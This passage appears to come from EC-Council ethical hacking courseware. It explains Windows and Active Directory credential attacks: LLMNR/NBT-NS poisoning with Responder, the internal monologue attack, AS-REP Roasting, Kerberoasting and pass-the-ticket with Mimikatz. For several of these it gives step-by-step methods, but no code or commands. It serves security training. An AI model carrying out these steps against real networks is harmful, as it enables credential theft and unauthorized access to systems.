


Figure 6.12: LLMNR/NBT-NS poisoning attack

LLMNR/NBT-NS Poisoning Tools

- **Responder**

  Source: *https://github.com*

  Responder is an LLMNR, NBT-NS, and MDNS poisoner. It responds to specific NBT-NS (NetBIOS Name Service) queries based on their name suffix. By default, the tool only

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

responds to a File Server Service request, which is for SMB. As shown in the screenshots, attackers use the Responder tool to extract information such as the target system's OS version, client version, NTLM client IP address, NTLM username, and password hash.




Figure 6.13: Screenshot of Responder




Figure 6.14: Screenshot of the output of Responder showing NTLM hashes

- **Internal Monologue Attack**

  The internal monologue attack is similar to the attack performed using Mimikatz, except that the memory area of the Local Security Authority Subsystem Service (LSASS) process is not dumped, thereby avoiding Windows Credential Guard and antivirus. Mimikatz is a post-exploitation tool, through which attackers can extract plaintext passwords, Kerberos tickets, and NTLM hashes from LSASS process memory. Attackers use Mimikatz

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

to retrieve user credentials from LSASS process memory, and the acquired information helps them in performing lateral movement in the post-exploitation phase.

An internal monologue attack is usually performed in a secure environment where Mimikatz cannot be executed. In this attack, using the Security Support Provider Interface (SSPI) from a user-mode application, a local procedure call to the NTLM authentication package is invoked to calculate the NetNTLM response in the context of the logged-on user.

Steps to perform an internal monologue attack:

1. The attacker disables the security controls of NetNTLMv1 by modifying the values of LMCompatibilityLevel, NTLMMinClientSec, and RestrictSendingNTLMTraffic.
2. The attacker extracts all the non-network logon tokens from all the active processes to masquerade as legitimate users.
3. Now, the attacker interacts with NTLM SSP locally, for each masqueraded user to obtain a NetNTLMv1 response to the chosen challenge in the security context of that user.
4. Now, the attacker restores LMCompatibilityLevel, NTLMMinClientSec, and RestrictSendingNTLMTraffic to their actual values.
5. The attacker uses rainbow tables to crack the NTLM hash of the captured responses.
6. Finally, the attacker uses the cracked hashes to gain system-level access.




Figure 6.15: Depiction of internal monologue attack

- **Cracking Kerberos Password**

Kerberos is the most commonly used authentication protocol for network entities. Due to its widespread acceptance, it is susceptible to various attacks. Attackers have developed various ways to hack into Kerberos and exploit its vulnerabilities to crack weak passwords, inject malicious codes, and obtain information about the network infrastructure and various network entities. Attackers target Kerberos authentication protocol in two common ways: namely, cracking the TGS, known as Kerberoasting, and cracking the TGT, known as AS-REP Roasting.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **AS-REP Roasting (Cracking TGT)**

  In this attack, attackers request an authentication ticket (TGT) from the KDC in the form of an AS-REQ packet. If the user account exists, the KDC replies with a TGT encrypted with the account's credentials. This allows attackers to receive an encrypted ticket, which can then be saved offline and further cracked to obtain the password. Attackers can perform this type of attack both actively and passively. In an active scenario, attackers generate an AS-REP message for the user, whereas in a passive scenario, attackers observe an AS-REP message.

  In Kerberos authentication, the pre-authentication mode is enabled by default and is designed to prevent offline password-guessing attacks. Therefore, to perform an AS-REP Roasting attack, attackers must identify user accounts with pre-authentication mode disabled, i.e., the user account must be set to "Do not require Kerberos authentication." Attackers use tools such as Rubeus to perform AS-REP roasting attacks.

  The following steps are involved in AS-REP Roasting:

  1. The attacker identifies a user account with the pre-authentication option disabled.
  2. On behalf of the user, the attacker requests an authentication ticket (TGT) from the domain controller or KDC.
  3. The domain controller verifies the user account and replies with a TGT encrypted with the account's credentials.
  4. The attacker stores the TGT offline, and cracks it to extract the user account password and further access the network entity (here, the application server).




Figure 6.16: AS-REP Roasting

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Kerberoasting (Cracking TGS)**

  In this attack, attackers request a TGS for the service principal name (SPN) of the target service account. This request is made to the domain controller by using a valid domain user's authentication ticket (TGT). The domain controller does not have any records; if the user has accessed the network resources, it just searches the SPN in the Active Directory, and further replies with an encrypted ticket using a service account linked with SPN. The type of encryption used for the requested service ticket (ST) is RC4_HMAC_MD5, which indicates that for encrypting the ST, the NTLM password hash is used. To crack the ST, attackers export the TGS tickets from memory and save them offline to the local system. Furthermore, attackers use different NTLM hashes to crack the ST and, on successfully cracking it, the service account password can be discovered. Attackers use tools such as Kerberoast to perform Kerberoasting attacks on Kerberos authentication.

  The following steps are involved in Kerberoasting:

  1. On behalf of a user, the attacker requests an authentication ticket (TGT) from the domain controller or KDC.
  2. The domain controller verifies the user account and replies with an encrypted TGT.
  3. With a valid user authentication ticket (TGT), the attacker requests the TGS.
  4. The domain controller verifies the TGT and replies with a TGS ticket.
  5. The attacker stores the TGS ticket offline, and cracks it to extract the service account password and further access the network entity (here, the application server).




Figure 6.17: Kerberoasting

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Pass-the-Ticket Attack**

  Pass-the-ticket is a technique used for authenticating a user to a system that is using Kerberos tickets without providing the user's password. Kerberos authentication allows users to access services provided by remote servers without the need to provide passwords for every requested service. To perform this attack, the attacker dumps Kerberos tickets of legitimate accounts using credential dumping tools.

  A TGT or ST can be captured based on the level of access permitted to a client. Here, the ST permits access to specific resources, and the TGT is used to send a request to the TGS for the ST to access all the services the client has been authorized to access.

  Silver Tickets are captured for resources that use Kerberos for the authentication process, and can be used to create tickets to call a specific service and access the system that offers the service.

  Golden tickets are captured for the domain with the KDS KRBTGT NTLM hash that allows the creation of TGTs for any profile in the Active Directory.

  Attackers launch pass-the-ticket attacks either by stealing the ST/TGT from an end-user machine and using it to disguise themselves as a valid user, or by stealing the ST/TGT from a compromised AS. After obtaining one of these tickets, an attacker can gain unauthorized access to the network services and search for additional permissions and critical data.

  Attackers use tools such as Mimikatz, Rubeus, Windows Credentials Editor, etc. to launch pass-the-ticket attacks:

  - **Mimikatz**

    Source: *https://github.com*

    Mimikatz allows attackers to pass Kerberos TGT to other computers and sign in using the victim's ticket. The tool also helps in extracting plaintext passwords, hashes, PIN codes, and Kerberos tickets from memory. It is an open-source tool that enables anyone to see and store authentication data such as Kerberos tickets. Attackers can leverage this for privilege escalation and credential stealing.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

